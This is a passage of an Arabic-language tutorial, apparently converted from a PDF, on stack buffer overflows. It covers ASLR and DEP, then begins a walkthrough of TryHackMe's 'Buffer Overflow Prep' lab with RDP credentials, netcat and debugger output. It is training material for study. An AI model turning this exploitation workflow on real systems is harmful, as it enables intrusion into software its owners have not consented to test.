csrss.exe	0.04	1,896 K	6,076 K	388	
ImmunityDebugger.exe	0.57	32,852 K	50,648 K	728	
Interrupts	2.87	0 K	0 K	n/a	
smss.exe		272 K	832 K	232	
System		108 K	224 K	4	
System Idle Process		0 K	4 K	0	
wininit.exe		776 K	3,324 K	376	
winlogon.exe		1,380 K	5,216 K	416	
calc.exe		1,204 K	10,352 K	2828 ASLR	
chrome.exe	92.42	32,664 K	61,752 K	1628 ASLR	
chrome.exe		1,332 K	4,504 K	2344 ASLR	
chrome.exe		49,272 K	56,496 K	1544 ASLR	

-عندنا الخاصيه الثانيه وهي ال **DEP** اختصار ل **Data Execution Prevention** ... ودي عباره عن أداه بتكون بتمكنع ال **Execution** **hardware** او **Software** بتزرعه اللي هو ال **Shellcode** يعني ... الميزه دي بتمكنع ال **Shellcode** انه لو حتى عرف يزرع ال **Shellcode** بتاعه مش هيت تنفيذه أو مش هيتعمله ال **EIP** لما تزرعه فال **EIP** اللي جي عليه الدور فالتنفيذ .




-بمعنى آخر ال **ASLR** وال **DEP** بيشتغلوا مع بعض ... لأن ال **ASLR** زي موضحنا بتخلى ال **Address** الخاص بال **APP** فال **ASLR** يكون عشوائي فلو انت ك **Attacker** عرفت توصله بطريقه ما هتلافق الخاصيه الثانيه اللي هي ال **DEP** واقفه فسكتك وبتقولك ال **Location** اللي عرفت ترزعه فال **Shellcode** دا مش هيتنفذ للأسف ... وصلت كدا الفكره مبينهم وبكدا نكون أنهينا بفضل الله هذا ال **Module** الرخم بكامل تفاصيله وتطبيقاته وزي موضحنا ال **Buffer Overflow** مش هتشوفها لو حدها كتير لأن زي موضحنا برضه ال **Security Implementations** ليها بقت أجباري عال **Systems** ولكن قوينا المعرفه بيها بتفاصيل عميقه وطبقتنا عليها ومش هنكتفي بذلك لاء احنا هنشوف مع بعض سيناريو حقيقي آخر لتطبيقها ولكن فشكل **TryHackMe** من **CTF** عشان نبقا غطناها بكل جوانبها ودا هنشوفه فالجزء الجي باعذن الله .

---

### 3.6 Buffer Overflow Try Hack Me CTFs:

- ال **CTF** دي اسمها ال **Buffer Overflow Prep** ودي هنحلها مع بعض كتطبيق عملى بزياده يثبت المعلومه بالخطوات الخاصه بيها ان شاء الله ... وبال المناسبه ال **CTF** دي بتحاكى السيناريو الخاص بال **OSCP Exam 200-PEN** اللي هو ال **OSCP Exam 200-PEN** لو بتحضر للأمتحان فهتنفع .



تعالى ناخد Task واحد ورا الثاني ونفهم الفكره منها اللي هي Practice Stack Based Buffer Overflows وهتلافقني منزل عندي على LinkedIn الخاصه بحل ال CTF لو معندكش فكره فالحل ... فكنت بجهزك للنقطه دي لأننا فشروعات كتير قادمه هنطبق على ال CTF الموجوده على TryHackMe . CTF

This room uses a 32-bit Windows 7 VM with Immunity Debugger and Putty preinstalled. Windows Firewall and Defender have both been disabled to make exploit writing easier.

You can log onto the machine using RDP with the following credentials: admin/password

I suggest using the xfreerdp command: `xfreerdp /u:admin /p:password /cert:ignore /v:MAchine_IP /workarea /tls-seclevel:0`

If Windows prompts you to choose a location for your network, choose the "Home" option.

On your Desktop there should be a folder called "vulnerable-apps". Inside this folder are a number of binaries which are vulnerable to simple stack based buffer overflows (the type taught on the PWK/OSCP course):

- The SLMail installer.
- The brainpan binary.
- The dostackbufferoverflowgood binary.
- The vulnserver binary.
- A custom written "oscp" binary which contains 10 buffer overflows, each with a different EIP offset and set of badchars.


I have also written a handy guide to exploiting buffer overflows with the help of mona: <https://github.com/Tib3rius/Pentest-Cheatsheets/blob/master/exploits/buffer-overflows.rst>

Please note that this room does not teach buffer overflows from scratch. It is intended to help OSCP students and also bring to their attention some features of mona which will save time in the OSCP exam.



-الشغل بتنا هنطبقه على Windows 7 من النوع ال bit32 وهحتاج كام APP فشغنا زي ال Immunity debugger وال Mona زي مكنا وضحنا فلى فات ... وكمان هتحتاج تطفي ال Windows Disable أو تعمله Windows Firewall كمان عشان عملية ال Exploitation تم بسهوله ... بعد كدا هنعمل Connect بال Machine بتعتننا عن بعد عن طريق ال RDP عن طريق APP زي ال xfreerdp ودا هنشوف بيحصل ازاي عشان نبدع نشتغل على ال Target بتعنا ... تعالى نعمل Target بال RDP Connect بال IP الخاص بال xfreerdp . Connect اللي هتعمل بيها machine

```
(root㉿kali)-[~/home/caesar/Oscp/BufferOverflow]
# xfreerdp /u:admin /p:password /cert:ignore /v:10.0.0.100 /smart-sizing
[10:30:14:272] [4041:4042] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[10:30:14:272] [4041:4042] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[10:30:14:273] [4041:4042] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[10:30:14:273] [4041:4042] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
```


-بعد كدا دخلنا عال **Machine** و هتلaci عال **Administrator** شغله ك **Immunity debugger** ال




لما ال **OSCP** يفتح معاك هترفقله ال **Immunity Debugger** الموجود عال **Machine** اللي شغالين عاليها لأن دا اللي فيه ال **file** ال **Buffer Overflow Exploitation** .



بعد اما تفتح الملف بتعمى اللي هو الـ **OSCP.exe** أعمل **Pause** لـ **Immunity Debugger**



- بعد اما فتحنا الـ **OSCP.exe** وشغناه عن طريق الزرار الأحمر اللي هو الـ **Debug** فالبرنامح هيشتغل ويعمل **Listen** على **Port 1337**. وانت ممكن تعمل الـ **Scan** بالـ **Nmap** للـ **IP** اللي شغال عليه مرتين مره قبل متشغل الـ **APP** ومره بعدها عشان تشفو وتأكد من الـ **Port** اللي شغال عليه.



## بعد كدا هنعمل Connect بال IP وال Port الخاصين بال . net cat عن طريق ال Attacking Box

```
(root㉿kali)-[~/home/caesar/Oscp/BufferOverflow]
# nc 10. [REDACTED] 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1
OVERFLOW1 COMPLETE
EXIT
```

تعالى بعد كدا نضبط ال Configuration الخاص بال Command Immunity Debugger هنكتب ال دا اللي يضبط الاعدادات بتعتها عشان تشغل بعض ال Commands اللي هحتاجها واحنا بنفذ ال Attack ودا هيسهل علينا شغلنا .

```
Immunity Debugger 1.85.0.0 : R* lyeh
Need support? Visit http://forum.immunityinc.com/
"C:\Users\admin\Desktop\vulnerable-apps\oscp\oscp.exe"

Console file "C:\Users\admin\Desktop\vulnerable-apps\oscp\oscp.exe"
[03:37:26] New process with ID 00000244 created
Main thread with ID 00000C30 created
Modules C:\Users\admin\Desktop\vulnerable-apps\oscp\oscp.exe
62500000 Modules C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll
75000000 Modules C:\Windows\system32\KERNELBASE.dll
760F0000 Modules C:\Windows\system32\kernel32.dll
761D0000 Modules C:\Windows\system32\WS2_32.dll
76230000 Modules C:\Windows\system32\msvcr7.dll
76910000 Modules C:\Windows\system32\RPCRT4.dll
76E00000 Modules C:\Windows\SYSTEM32\ntdll.dll
77020000 Modules C:\Windows\system32\MSI.dll
[03:37:27] Program entry point
Analysing oscp
    16 heuristical procedures
    236 calls to known functions
    8 loops, 1 switches
74A60000 Modules C:\Windows\system32\ws2sock.dll
76600000 Modules C:\Windows\system32\user32.dll
76490000 Modules C:\Windows\system32\GDI32.dll
767A0000 Modules C:\Windows\system32\LPK.dll
75FD0000 Modules C:\Windows\system32\USP10.dll
76210000 Modules C:\Windows\system32\IMM32.DLL
77030000 Modules C:\Windows\system32\MSCTF.dll
00401973 New thread with ID 00000C08 created
[03:39:02] Thread 00000C08 terminated, exit code 0
[+] Command used:
